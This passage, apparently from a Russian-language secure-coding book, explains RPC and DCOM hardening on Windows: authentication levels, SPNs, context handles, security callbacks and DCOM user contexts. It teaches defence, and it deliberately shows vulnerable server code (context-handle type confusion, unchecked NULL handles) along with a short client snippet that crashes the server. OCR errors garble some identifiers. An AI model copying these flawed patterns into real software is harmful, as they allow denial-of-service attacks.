Заметьте также, что здесь проверяются значения, возвращаемые всеми функциями олицетворения. До Windows .NET Server 2003 работа этих функций не вызывала нареканий (обычно они завершались с ошибкой только из-за недостатка системной памяти или запрета олицетворения на системном уровне). Однако из-за наличия в Windows .NET Server 2003 новой привилегии Impersonate a client after authentication (олицетворение клиента после аутентификации) такие ошибки будут возникать чаще, а именно в тех случаях, когда учетная запись процесса не обладает этой привилегией.

Замечание о поддержке Kerberos

Параметр *szSPN*, используемый при вызове *RpcBindingSetAuthInfo*, определяет основное имя сервера, необходимое для нормальной работы протокола Kerberos. Помните: протокол Kerberos поддерживает взаимную аутентификацию клиента и сервера, а NTLM — только клиента. Проверка подлинности сервера предотвращает его подмену. Чтобы отключить поддержку Kerberos, установите параметр *szSPN* в *NULL*.

Значение этого параметра на стороне клиента определяется вызовом функции *DsMakeSPN*. Она определена в Ntdsapi.h и поэтому компонуется с библиотекой

Ntdsapi.dll. В следующем фрагменте кода демонстрируется использование *DsMakeSPN*.

```
DWORD cbSPN = MAX_PATH;
char szSPN[MAX_PATH + 1];
status = DsMakeSpn("ldap",
                   "blake-laptop.northwindtraders.com",
                   NULL,
                   0,
                   NULL,
                   &cbSPN,
                   szSPN);
```

Необходимо убедиться в том, что в серверном приложении используется то же имя:

```
LPBYTE SzSPN = NULL;
status = flpcServerInqDefaultPrincName(
            RPC_C_AUTHN_GSS_NEGOTIATE,
            &szSPN);
if (status != RPC_S_OK)
   ErrorHandler(status);

// Регистрируем информацию об аутентификации клиента.
status = RpcServerRegisterAuthInfo(
                   szSPN,
                   RPC_C_AUTHN_GSS_NEGOTIATE,
                   0, 0);
if (status != RPC_S_OK)
   ErrorHandler(status);
...
if (szSPN)
   RpcStringFree(&szSPN);
```

Производительность при различных конфигурациях безопасности

При анализе приложения в первую очередь интерес вызывает его производительность. Как же влияет обязательная аутентификация на производительность RPC-серверов? В наборе инструментальных средств Microsoft Platform SDK есть пример RPC-приложения под названием RPCSvc, оно предназначено специально для проверки производительности в различных конфигурациях RPC. Это приложение я выполнял на двух компьютерах. Клиент работал на машине под управлением Windows XP Professional, а сервер — под управлением Windows .NET Server 2003 с процессором частотой 500 МГц и оперативной памятью в 256 Мб. Тест заключался в тысячекратном вызове одной-единственной удаленной функции, передающей серверу содержимое буфера размером 100 байт. В табл. 16-3 показаны усредненные результаты трех тестов, выполненных для двух транспортов: именованных каналов и TCP/IP.

Таблица 16-3. Время выполнения теста при различных конфигурациях RPC

AuthnLevel	Именованные каналы (ncacn_np), мс	TCP/IP (ncacn_ip_tcp), мс
RPC_C_AUTHN_LEVEL_NONE	1926	1051
RPC_C_AUTHN_LEVEL_CONNECT	2023	1146
RPC_C_AUTHN_LEVEL_PKT_PRIVACY	2044	1160

Как видите, принудительная аутентификация не оказывает существенного влияния на производительность. Быстродействие падает примерно на 10%, но это с лихвой окупается значительным повышением уровня безопасности. Заметьте: разница между уровнями *RPC_C_AUTHN_LEVEL_CONNECT* и *RPC_C_AUTHN_LEVEL_PKT_PRIVACY* минимальна. Поэтому если в приложении используется *RPC_C_AUTHN_LEVEL_CONNECT*, то имеет смысл перейти к *RPC_C_AUTHN_LEVEL_PKT_PRIVACY*. Сейчас мы об этом поговорим поподробнее.

Обеспечьте поддержку конфиденциальности и целостности

Если вы обеспечили поддержку аутентификации при RPC-вызовах, рекомендуем пойти дальше и реализовать конфиденциальность и целостность пакетов. Ничем плохим это не грозит! В январе 2000 г. во время анализа безопасности проектируемого крупного приложения Microsoft я предложил разработчикам реализовать конфиденциальность и целостность административной информации, пересылаемой средствами RPC. Разработчики поначалу опасались падения производительности, но после проверки работы в таком режиме (для этого потребовалось всего лишь изменить флаг в *RpcBindingSetAuthInfo*) была выбрана более защищенная конфигурация. Позже (примерно за полгода до выхода продукта) для аудита приложения пригласили специалистов известной компании, занимающейся вопросами безопасности. В выводах присутствовало следующее примечание, заставившее меня улыбнуться: «Мы потратили массу времени, пытаясь взломать канал передачи администраторских данных, но ровным счетом ничего не добились. В условиях, когда многим компаниям не удается организовать надежную защиту данных такой важности, нам остается лишь поаплодировать разработчикам за использование защищенных механизмов RPC и DCOM».

На рис. 16-2 показан результат применения параметра *RPC_C_AUTHN_LEVEL_NONE*, а на рис. 16-3 - параметра *RPC_C_AUTHN_LEVEL_PKT_PRIVACY*.

Используйте строгие описатели контекста

Если нет необходимости совместного использования описателей контекста несколькими интерфейсами, применяйте *строгие описатели контекста* (strict handle). В противном случае останется риск некоторых тривиальных DoS-атак. Кратко изложу суть дела. Обычно при вызове метода интерфейса создается описатель контекста, доступный другим интерфейсам. Наличие атрибута *[strict_context_handle]* в ACF-файле гарантирует, что методы интерфейса будут принимать только описатели контекста, созданные его же методами,




Рис. 16-2. *RPC-трафик при наличии параметра RPC_C_AUTH_LEVEL_NONE. Обратите внимание на пересылку пароля открытым текстом*




Рис. 16-3. *RPC-трафик при наличии параметра RPC_C_AUTH_LEVEL_PKT_PRIVACY. Полезная нагрузка, то есть секретное сообщение, зашифровано*

Далее приводится пример незащищенного кода, в котором не предусмотрена обязательность строгих описателей контекста. Вначале приведу код IDL-файла, в котором определяется RPC-приложение с двумя интерфейсами: для управления принтерами и управления файлами.

```
interface PrinterOperations {
   typedef context_handle void *PRINTER_CONTEXT;
   void OpenPrinter([in, out] PRINTER_CONTEXT *ctx);
   void UsePrinter([in] PRINTER_CONTEXT ctx);
   void ClosePrinter([in, out] PRINTER_CONTEXT *ctx);
}
interface FileOperations {
   typedef context_handle void *FILE_CONTEXT;
   void OpenFile([in, out] FILE_CONTEXT *ctx);
   void UseFile([in] FILE_CONTEXT ctx);
   void CloseFile([in, out] FILE_CONTEXT *ctx)
}
```

А вот отрезок кода на C++ соответствующего RPC-сервера:

```
void OpenPrinter(PRINTER_CONTEXT *ctx) {
   // Создаем экземпляр объекта-принтера.
   *ctx = new CPrinterManipulator();
   if (*ctx == NULL)
      RpcRaiseException(ERROR_NOT_ENOUGH_MEMORY);

   // Выполняем действия по открытию принтера.
   ...
}

void UseFile(FILE_CONTEXT ctx) {
   // Получаем экземпляр объекта пользовательского файла.
   CFileManipulator cFile = (CFileManipulator*)ctx;

   // Выполняем операции с файлами,
   ...
}
```

Это вполне работоспособный RPC-сервер, но в нем присутствует одна не заметная на первый взгляд брешь. Если злоумышленник передаст принтерный контекст файловому интерфейсу, процесс RPC-сервера может аварийно завершиться, так как строка *CFileManipulator cFile = (CFileManipulato*)ctx* вызовет ошибку нарушения доступа. Например, подобный сбой инициирует такой злонамеренный код.

```
void *ctxAttacker;
OpenPrinter(&ctxAttacker);
UseFile(ctxAttacker);
```

В последней строке при вызове функции *UseFile(ctxAttacker)* передается не *FILE_CONTEXT*, а *PRINTER_CONTEXT*.

Для устранения недостатка достаточно изменить ACF-файл, включив в него атрибут *[strict_context_handle]*:

```
[explicit_handle, strict_context_handle]
interface PrinterOperations{}
interface FileOperations{}
```

Это заставит среду исполнения RPC проверять, действительно ли функциям *PrinterOperations* и *FileOperations* передаются только созданные ими самими описатели контекста.

Не полагайтесь при проверке доступа на описатели контекста

Никогда не используйте описатели контекстов в качестве замены проверки доступа. Иногда злоумышленники в состоянии перехватить описатель контекста и применить его для олицетворения другого пользователя, при этом взломщику даже не требуется разбираться в содержимом описателя или данных RPC. Особенно это справедливо для случаев, когда данные не шифруются. При шифровании вероятность реализации атаки существенно меньше, но ею все равно не стоит пренебрегать,

В некоторых приложениях при открытии описателя контекста осуществляется проверка доступа, и при этом предполагается, что вызовы с одинаковым описателем контекста поступают с одного источника. Это может представлять или не представлять угрозу безопасности — все определяется тем, какие действия выполняются с описателем контекста, но в общем случае это *недопустимо*. Если в коде необходимо выполнить проверку доступа, выполняйте ее непосредственно до защищаемого действия, не полагаясь на содержащуюся в описателе контекста информацию.

RPC-механизм прилагает усилия, чтобы вызовы с одинаковым описателем контекста принадлежали одному сетевому сеансу (а это зависит от того, в состоянии ли сетевой транспорт гарантировать подлинность сеансов), но не гарантирует, что они принадлежат одному сеансу безопасности. Иначе говоря, RPC-сеансы иногда перехватываются.

Примечание В сущности, это уязвимое место (ведь RPC не гарантирует принадлежности вызовов с одинаковым описателем контекста одному и тому же сеансу безопасности) можно рассматривать в качестве примера проблемы времени проверки и использования, когда программа, единожды убедившись в чем-то, впоследствии продолжает считать, что далее ничего не меняется. В нашем случае пользователь проходит аутентификацию при создании описателя контекста, а при последующих вызовах других функций, применяющих этот же описатель, никаких проверок не выполняется и предполагается, что описатель все еще действителен и не попал в руки злоумышленника.

Избегайте нулевых описателей контекста

С формальной точки зрения работа с нулевым *(NULL")* описателем контекста связана проблемой устойчивости приложения (то есть корректностью обработки таких описателей), но если не предпринимать никаких мер, то они могут стать причиной уязвимости по отношению к DoS-атакам. Описатель контекста может указывать на *NULL*, как в этом примере:

```
void MyFunc(..., /* [другие параметры] */ CONTEXT_HANDLE_TYPE *hCtx) O
```

Хотя *bCtx* не указывает на *NULL*, нулевым может оказаться указатель **bCtx*. Поэтому при попытке использовать в коде указатель **bCtx* произойдет сбой. RPC-механизм заботится, чтобы все переданные функции описателя контекста были предварительно выделены сервером, но нулевой описатель — это особый случай и он всегда проходит такую проверку,

Взгляните на следующий код.

```
short OpenFileByID(handle_t hBinding,
                   PPCONTEXT_HANDLE_TYPE pphCtx,
                   short sDeviceID) {
   short sErr = 0;
   HANDLE hFile = NULL;
   *pphCtx = NULL;

   if (RpcImpersonateClient(hBinding) == RPC_S_OK) {
      hFile = OpenIDFile(sDeviceID);
      if (hFile == INVALID_HANDLE_VALUE) {
         sErr = -1;
      } else {
         // Выделяем клиенту серверную память для контекста,
         FILE_ID *pFid = midl_user_allocate(sizeof ( FILE_ID));
         if (pFid) {
            pFid->hFile = hFile;
            *pphCtx = (PCONTEXT_HANDLE_TYPE)pFid;
         } else {
             SErr = ERROR_NOT_ENOUGH_MEMORY;
         }
      }
      RpcRevertToSelf();
   }
   return sErr;
}

short ReadFileByID(handle_t hBinding, PCONTEXT_HANDLE_TYPE phCtx) {
   FILE_ID *pFid;
   short sErr = 0;
   if (RpcImpersonateClient(hBinding) == RPC_S_OK) {
      pFid = (FILE_ID *)phCtx;
      ReadFileFromID(phCtx->hFile,...);
      RpcRevertToSelfO;
   } else {
```

```
        sErr = -1;
    }
    return sErr;
}

short CloseFileByID(handle_t hBinding, PPCONTEXT_HANDLE_TYPE pphCtx) {
    FILE_ID *pFid = (FILE_ID *)*pphCtx;
    pFid->hFile = NULL;
    midl_user_free(pFid);
    *pphCtx = NULL;
    return 0;
}
```

Этот код позволяет пользователю открывать файл с помощью идентификатора файла вызовом *OpenFileByID*. Если доступ к файлу разрешен, функция выделяет динамическую память для хранения информации о файле, куда и указывает описатель контекста. Однако, если вызов функций *RpcImpersonateClient* или *OpenIDFile* закончится неудачей, указатель **pphCtx* окажется равным *NULL*. Когда впоследствии пользователь вызовет *CloseFileByID* или *ReadFileByID*, при попытке разыменовать нулевой указатель эти функции также потерпят крах.

Код RPC-сервера должен всегда проверять, что описатель контекста указывает не на *NULL*, а на действительно выделенную память.

```
if (*pphCtx == NULL) {
    // Попытка использовать нулевой описатель контекста.
}
```

Не доверяйте соседним процессам

Это правило стоит применять не только для RPC, но и для всех сетевых технологий. RPC-вызовы из высокопривилегированного процесса в процессы с низкими привилегиями опасны, так как клиент в состоянии позаимствовать права привилегированного процесса, что чревато атакой повышения привилегий. Если все же необходимо выполнять RPC-сервер с повышенными привилегиями, при вызове другого процесса задействуйте анонимное подключение или установите уровень олицетворения в значение Identify (Определить). Этого можно добиться вызовом функции *RpcBindingSetAuthInfoEx*:

```
// Устанавливаем параметры качества обслуживания.
RPC_SECURITY_QOS qosSec;
qosSec.Version = RPC_C_SECURITY_QOS_VERSION;
qosSec.Capabilities = RPC_C_QOS_CAPABILITIES_DEFAULT;
qosSec.IdentityTracking = RPC_C_QOS_IDENTITY_STATIC;
qosSec.ImpersonationType = RPC_C_IMP_LEVEL_IDENTIFY;
status = RpcBindingSetAuthInfoEx(..., &qosSec);
```

Параметр *ImpersonationType* принимает одно из четырех возможных значений: *RPC_C_IMP_LEVEL_ANONYMOUS* (не позволяет получателю вызова знать, кем является клиент), *RPC_C_IMP_LEVEL_IDENTIFY* (разрешает получателю вызова идентифицировать клиента), *RPC_C_IMP_LEVEL_IMPERSONATE* и *RPC_C_IMP_LEVEL_DELE-*

GATE (последние два позволяют получателю вызова узнавать, кто клиент, и действовать от его лица).

Используйте безопасные функции обратного вызова

Для защиты функций RPC-сервера предпочтительно использовать безопасные функции обратного вызова. Для этого при запуске RPC-сервера вместо *RpcServerRegisterIf* нужно вызывать *RpcServerRegisterIf2* или *RpcServerRegisterIfEx*, причем последний аргумент устанавливается так, чтобы указывать на функцию, которая вызывается средой исполнения RPC для определения того, разрешено ли клиенту вызывать функции этого интерфейса.

В следующем примере разрешены только клиентские подключения с параметром безопасности *RPC_C_AUTHN_LEVEL_PKT* и выше.

Л

```
   Phones.cpp
*/
...
// Безопасная функция обратного вызова вызывается
// при каждом вызове функции RPC-сервера,
RPC_STATUS RPC_ENTRY SecurityCallBack(RPC_IF_HANDLE idIF, void *ctx) {

   RPC_AUTHZ_HANDLE hPrivs;
   DWORD dwAuthn;

   RPC_STATUS status = RpcBindingInqAuthClient(
      ctx,
      &hPrivs,
      NULL,
      &dwAuthn,
      NULL,
      NULL);

   if (status != RPC_S_OK) {
      printf("Функция RpcBindingInqAuthClient вернула: 0x%x\ n", status);
      return ERROR_ACCESS_DENIED;
   }

   // Проверяем уровень аутентификации.
   // Требуется как минимум аутентификация на уровне пакетов.
   if (dwAuthn < RPC_C_AUTHN_LEVEL_PKT) {
      printf("Клиент поддерживает слишком слабую аутентификацию.\n");
      return ERROR_ACCESS_DENIED;
   }

   return RPC_S_OK;
}
...
void raain0 {
...
```

```
    status = RpcServerRegisterIfEx(phone_v1_0_s_ifspec,
                                   NULL,
                                   NULL,
                                   0,
                                   RPC_C_LISTEN_MAX_CALLS_DEFAULT,
                                   SecurityCallBack);
...
}
```

Примечание В некоторых версиях библиотеки MSDN и набора Platform SDK содержится неправильное описание безопасной функции обратного вызова: вместо *<имя_функции>(RPC_IF_II*interface, void *context)* должно быть *<имя_функции>(RPC_IF_HANDL*interface, void *context)*.

Чтобы разрешить только защищенные подключения, при вызове *RpcServerRegisterIfEx* и *RpcServerRegisterIf2* следует установить флаг *RPC_IF_ALLOW_SECURE_ONLY*. Он сужает круг разрешенных клиентских подключений: разрешены только те, уровень безопасности которых выше *RPC_C_AUTHN_LEVEL_NONE*. Не прошедшим проверку клиентам возвращается ошибка *RPC_S_ACCESS_DENIED*. Это существенная поправка. Если флаг не установлен, но разрешены только аутентифицированные подключения, среда исполнения RPC все равно передаст для обработки клиентский запрос приложению, которое немедленно откажет в доступе. Установка флага позволит среде исполнения отклонить запрос, не передавая его л программу. И еще: применение этого флага в Windows NT 4/2000 позволяет клиентам использовать нулевые (иначе — анонимные) сеансы, что в Windows XP за рещено.

Флаг *RPC_IF_ALLOW_SECURE_ONLY* предпочтительнее для защиты интерфейса, чем описатель безопасности при вызове *RpcServerUseProtSeq*, на то есть две причины. Во-первых, описатели безопасности допустимы только, когда в качестве транспорта используются именованные каналы или LRPC. В реализации на основе протокола TCP/IP описатели безопасности бесполезны. Во-вторых, все консчнь е точки доступны через любой интерфейс, и этому посвящен следующий раздел.

Совместная работа нескольких RPC-серверов в одном процессе

Как вы наверное знаете, RPC-механизму все равно, по какому сетевому протоколу работать. К RPC-серверу можно обратиться посредством любого поддерживаемого сетевого протокола. В связи с этой особенностью возникает интересный побочный эффект, который не затрагивает большинства пользователей, но о нем следует помнить,

Если RPC-сервер располагается в одном процессе с другими серверами (например, если сервис содержит несколько RPC-серверов), все серверы прослушивают каждый выбранный протокол. Например, когда один процесс поддерживает три RPC-сервера: RPC1, основанный на именованных каналах и LRPC, RPC2, использующий сокеты, и RPC3, работающий только через LRPC, то все три сервера принимают данные всех трех протоколов (именованных каналов. LRPC и сокетов) (рис. 16-4).




Рис. 16-4. *Все три RPC-сервиса прослушивают все множество затребованных сетевых протоколов*

Вы ошибетесь, предположив, что сервер, использующий только LRPC, находится в безопасности — размещенные в том же процессе RPC-серверы прослушивают именованные каналы или сокеты, вынуждая первый RPC-сервер использовать и эти протоколы!

Для проверки того, что клиентский запрос работает по определенному сетевому протоколу, нужно вызвать функцию *RpcBindingToStringBinding*, а затем с помощью функции *RpcStringBindingParse* определить последовательность протоколов. Следующий пример демонстрирует всю процедуру: в данном случае выясняется, действует ли в контексте протокол LRPC.

```
/*
   Phones.cpp
*/
...
BOOL IsLRPC(void *ctx) {
   BOOL fIsLRPC = FALSE;
   LPBYTE pBinding = NULL;

   if (RpcBindingToStringBinding(ctx, &pBinding) == RPC_S_OK) {

      LPBYTE pProtSeq = NULL;
      // Нас интересует только последовательность протоколов,
      // поэтому присвоим остальным параметрам значение NULL.
      if (RpcStringBindingParse(pBinding,
                                NULL,
                                &pProtSeq,
                                NULL,
                                NULL,
                                NULL) == RPC_S_OK) {
         printf("Используется %s\n", pProtSeq);

         // Убеждаемся, что клиентский запрос
         // выполнен средствами LRPC,
         if (lstrcmpi((LPCTSTR)pProtSeq, "ncalrpc") == 0)
            fIsLRPC = TRUE;

         if (pProtSeq)
```

```
            RpcStringFree(&pProtSeq);
        }

        if (pBinding)
            RpcStringFree(&pBinding);
    }

    return fIsLRPC;
}
...
```

Не забывайте добавлять аннотации к конечным точкам

Аннотирование конечных точек — не вопрос безопасности, а просто признак хорошего стиля! При создании конечной точки RPC обязательно вызовите функцию *RpcEpRegister* и добавьте аннотацию. В дальнейшем это облегчит отладку — инструменты анализа конечных точек (такие, как RPCDump.exe из Windows 2000 Resource Kit) будут указывать назначение конечной точки,

```
RPC_BINDING_VECTOR *pBindings = NULL;
if (RpcServerInqBindings(&pBindings) == RPC_S_OK) {
    if (RpcEpRegister(phone_v1_0_s_ifspec,
                      pBindings,
                      NULL,
                      "Приложение-телефон") == RPC_S_OK) {
        // Класс! Аннотация добавлена!
    }
}
```

Я добавил этот совет лишь потому, что за свою жизнь потратил массу времени, выясняя предназначение конечных точек, пока спецы по RPC не подсказали мне эту функцию.

Используйте популярные протоколы

Используйте общеизвестные последовательности протоколов: *ncacn_ip_tcp*, *ncacn_np* и *ncalrpc*. Их популярность вынуждает производителей тестировать свои приложения тщательнее.

Примечание Иногда клиент или RPC-сервера «падает», и тогда вызов *GetLastError* или сама RPC-функция возвращает код ошибки. Не знаю, как вы, но я уже успел забыть все значения кодов, кроме ошибки номер 5 — «отказ в доступе»! Однако помощь всегда под рукой. В командной строке введите **net helpmsg** ***nnnn***, где *nnnn* — десятичное представление номера ошибки, и ОС отобразит текстовую информацию о ней.

Проверенные методы обеспечения безопасности DCOM

DCOM — на самом деле лишь оболочка вокруг RPC, позволяющая COM работать через сеть, так что многие понятия, описанные в предыдущем разделе об RPC, вам уже знакомы. Кроме имеющихся уже проблем, связанным с уровнем олицетворения и аутентификации, в DCOM появляются и другие, связанные с разрешениями на запуск и доступ и с контекстом пользователя, требующим объект. Вдобавок существует не меньше трех вариантов обеспечения безопасности. Итак, начнем!

Основы DCOM

Сначала запустим приложение Dcomcnfg.exe. При этом в Windows NT 4 или Windows 2000 открывается диалоговое окно Distributed COM Configuration Properties (Свойства: Настройка Distributed COM), а в Windows XP — окно MMC-оснастки, позволяющее просматривать приложения COM+ и DCOM-объекты. На рис. 16-5 показана вкладка Default Properties (Свойства по умолчанию) диалогового окна Distributed COM Configuration Properties в Windows 2000.




Рис. 16-5. *Вкладка Default Properties диалогового окна Distributed Com Configuration Properties*

Во-первых, здесь можно разрешить или запретить DCOM на компьютере. Это сильнодействующее средство: будьте осторожны, иначе некоторые компоненты неожиданно перестанут работать. Во-вторых, есть возможность разрешить COM-службы Интернета (COM Internet Services). Они поддерживают RPC поверх HTTP, превращая Web-сервер в RPC- и DCOM-провайдера. Не рекомендую отмечать этот флажок, не выяснив заранее, какие административные интерфейсы станут в этом случае доступными по HTTP. И, наконец, можно указать заданные по умолчанию уровни проверки подлинности и олицетворения. Эти параметры один в один

соответствуют параметрам RPC. Уровень проверки подлинности по умолчанию — Connect (Подключение), что соответствует значению *RPC_C_AUTHN_CONNECT*. Уровень олицетворения по умолчанию — Identify (Определить), что соответствует значению *RPC_C_IMP_LEVEL_IDENTIFY*.

Последний элемент вкладки Default Properties — Provide additional security for reference tracking (Повышенная безопасность для отслеживания ссылок). Тут понадобятся некоторые объяснения работы COM. При открытии объекта вызывается метод *IUnknown::AddRef* а при освобождении — *IUnknown::Release*. Если число освобождений совпадает с числом вызовов *IUnknown::AddRef* объект самостоятельно решает, что в нем больше нет необходимости, и самоуничтожается. К сожалению, в COM не предусмотрена проверка того, исходят ли вызовы методов от одного процесса, поэтому, если метод *IUnknown::AddRef* несколько лишних раз вызывает небрежно написанный клиент или злоумышленник, объект — к великому изумлению пользователя — уничтожается. Типичный отказ в обслуживании, не правда ли? Но подобной ситуации удается избежать, обеспечив повышенную безопасность при отслеживании ссылок, однако имейте в виду: на это потребуются дополнительные ресурсы. При установке приложения на чужую систему не стоит менять параметры безопасности для всех приложений — лучше добавить отслеживание ссылок вызовом функции *CoInitializeSecurity*, присвоив значение *EOAC_SECURE_REFS* аргументу *dwCapabilities*.

На вкладке Default Security (Безопасность по умолчанию) задаются устанавливаемые по умолчанию разрешения доступа, запуска и конфигурирования. Разрешения доступа определяют, кто имеет право доступа к текущему процессу, разрешения запуска — круг допущенных к созданию объекта, а разрешения конфигурирования — тех, кто имеет право на изменение параметров конфигурации. Последние особенно важны, так как DCOM-приложение можно сконфигурировать для выполнения с правами текущего пользователя. Следует четко понимать, что любой пользователь, способный изменять параметры DCOM, сможет выступать в роли любого интерактивного пользователя. По умолчанию правом изменения конфигурации обладают только члены групп Administrators (Администраторы) и Power Users (Опытные пользователи). Учтите, что члены группы Power Users в Windows 2000, в отличие от Windows NT, обладают правами, незначительно уступающими администраторским. Не стоит изменять эти разрешения в сторону расширения прав, но, с другой стороны, желая сократить их, не забудьте убедиться, что это не нарушит работу других приложений. Хороший тест — проверить, в состоянии ли обычные пользователи выполнять свои задачи. Если да, то можно выбрать из двух вариантов: сократить права группы Power Users или лишить всех пользователей дополнительных прав, превратив их в рядовых.

Появившаяся в Windows NT 4 SP 4 вкладка Default Protocols (Набор протоколов) позволяет задавать протоколы, применяемые в DCOM-приложениях. Кроме этого на ней определяется диапазон портов транспортных протоколов TCP и UDP [в пользовательском интерфейсе им соответствуют названия Connection-Oriented TCP/IP (Ориентированный на подключение TCP/IP) и Datagram UDP/IP (Датаграммы UDP/IP)]. При необходимости работы DCOM через брандмауэр администраторам брандмауэра предоставляется отрадная возможность точно указать порт или диапазон портов, а использование TCP позволит настроить брандмауэр таким образом, чтобы подключение создавалось только в одном направлении,

Безопасность на уровне приложения

Все параметры, доступные для всей системы, можно определять и для отдельных приложений. Для этого достаточно дважды щелкнуть значок приложения в списке на вкладке Applications (Приложения) диалогового окна Distributed COM Configuration Properties или изменить параметры прямо в реестре, отыскав идентификатор объекта в разделе *HKEY_LOCAL_MACHINE\Software\Classes\AppID*. Заметьте: если приложение содержит несколько объектов, их конфигурации должны совпадать. Лучше всего проанализировать разрешения, необходимые для всех объектов, и выбрать «наименьший общий знаменатель», удовлетворяющий их все. Затем применить управление безопасностью на уровне приложения для настройки различных параметров безопасности для отдельных объектов, но это слишком сложно и чревато ошибками. Для таких случаев есть хорошее правило: если у объектов сильно различаются требования к безопасности, их лучше разнести по разным приложениям или DLL-библиотекам. Помимо компонентов, использующих общесистемные параметры, отдельные DCOM-приложения могут выполняться в различных пользовательских контекстах. Это очень важно, и об этом пойдет речь в следующем разделе. Наконец, если для передачи выбран протокол TCP или UDP, разные объекты разрешается настроить на работу по разным портам. Возможность выполнения сложных транзакций средствами DCOM при всего лишь двух открытых портах (порт 135 с одной стороны и выбранный порт — с другой) намного лучше, чем полная прозрачность брандмауэра между двумя системами. Заметьте; начиная с Windows 2000. устранена поддержка протоколов, основанных на дейтаграммах.

Некоторые параметры DCOM для отдельных приложений настраиваются только через реестр. Любые параметры, которые устанавливаются до запуска приложения, нельзя поменять в самом приложении. В частности, разрешения на запуск, информация о конечных точках и пользовательский контекст указываются только в реестре.

Контексты пользователей в DCOM

Подобно службе DCOM-объект выполняется в разных пользовательских контекстах. Возможны следующие варианты: олицетворение пользователя, вызвавшего объект, выполнение от имени интерактивного пользователя, учетной записи SYSTEM (доступно только DCOM-серверам, реализованным в виде системной службы) или конкретного пользователя. В отличие от большинства авторов, пишущих о безопасности DCOM, я (Дэвид) расскажу вам, что по этому поводу думает и хакер, и администратор по безопасности. Такова моя работа — взламывать системы и находить способы защиты от атак извне. Выбор пользовательского контекста для DCOM-объекта оказывает огромное влияние на безопасность всей сети. Рассмотрим все возможные варианты со всеми их достоинствами и недостатками.

Выполнение в контексте пользователя, вызвавшего приложение

В этом случае анализ последствий для безопасности довольно прост. Пользовательские реквизиты нигде не хранятся, а управление доступом выполняется стандартными средствами ОС. Правда, есть один существенный недостаток: в системах, предшествующих Windows 2000, невозможно делегировать вызовы в другую

систему. Если DCOM-объект должен иметь доступ к нелокальным ресурсам при использовании Windows NT 4.0, выполнение в контексте вызвавшего приложение пользователя невозможно. Даже в Windows 2000 и последующих ОС администраторам безопасности стоит соблюдать осторожность при назначении систем, доверенных для делегирования. К тому же, при этом падает производительность, так как запущенным в различных пользовательских контекстах экземплярам объекта требуются отдельные экземпляры *оконных станций* (window station) — объектов, поддерживающих рабочий стол. Подробно об этом рассказано в Platform SDK.

Выполнение от имени интерактивного пользователя

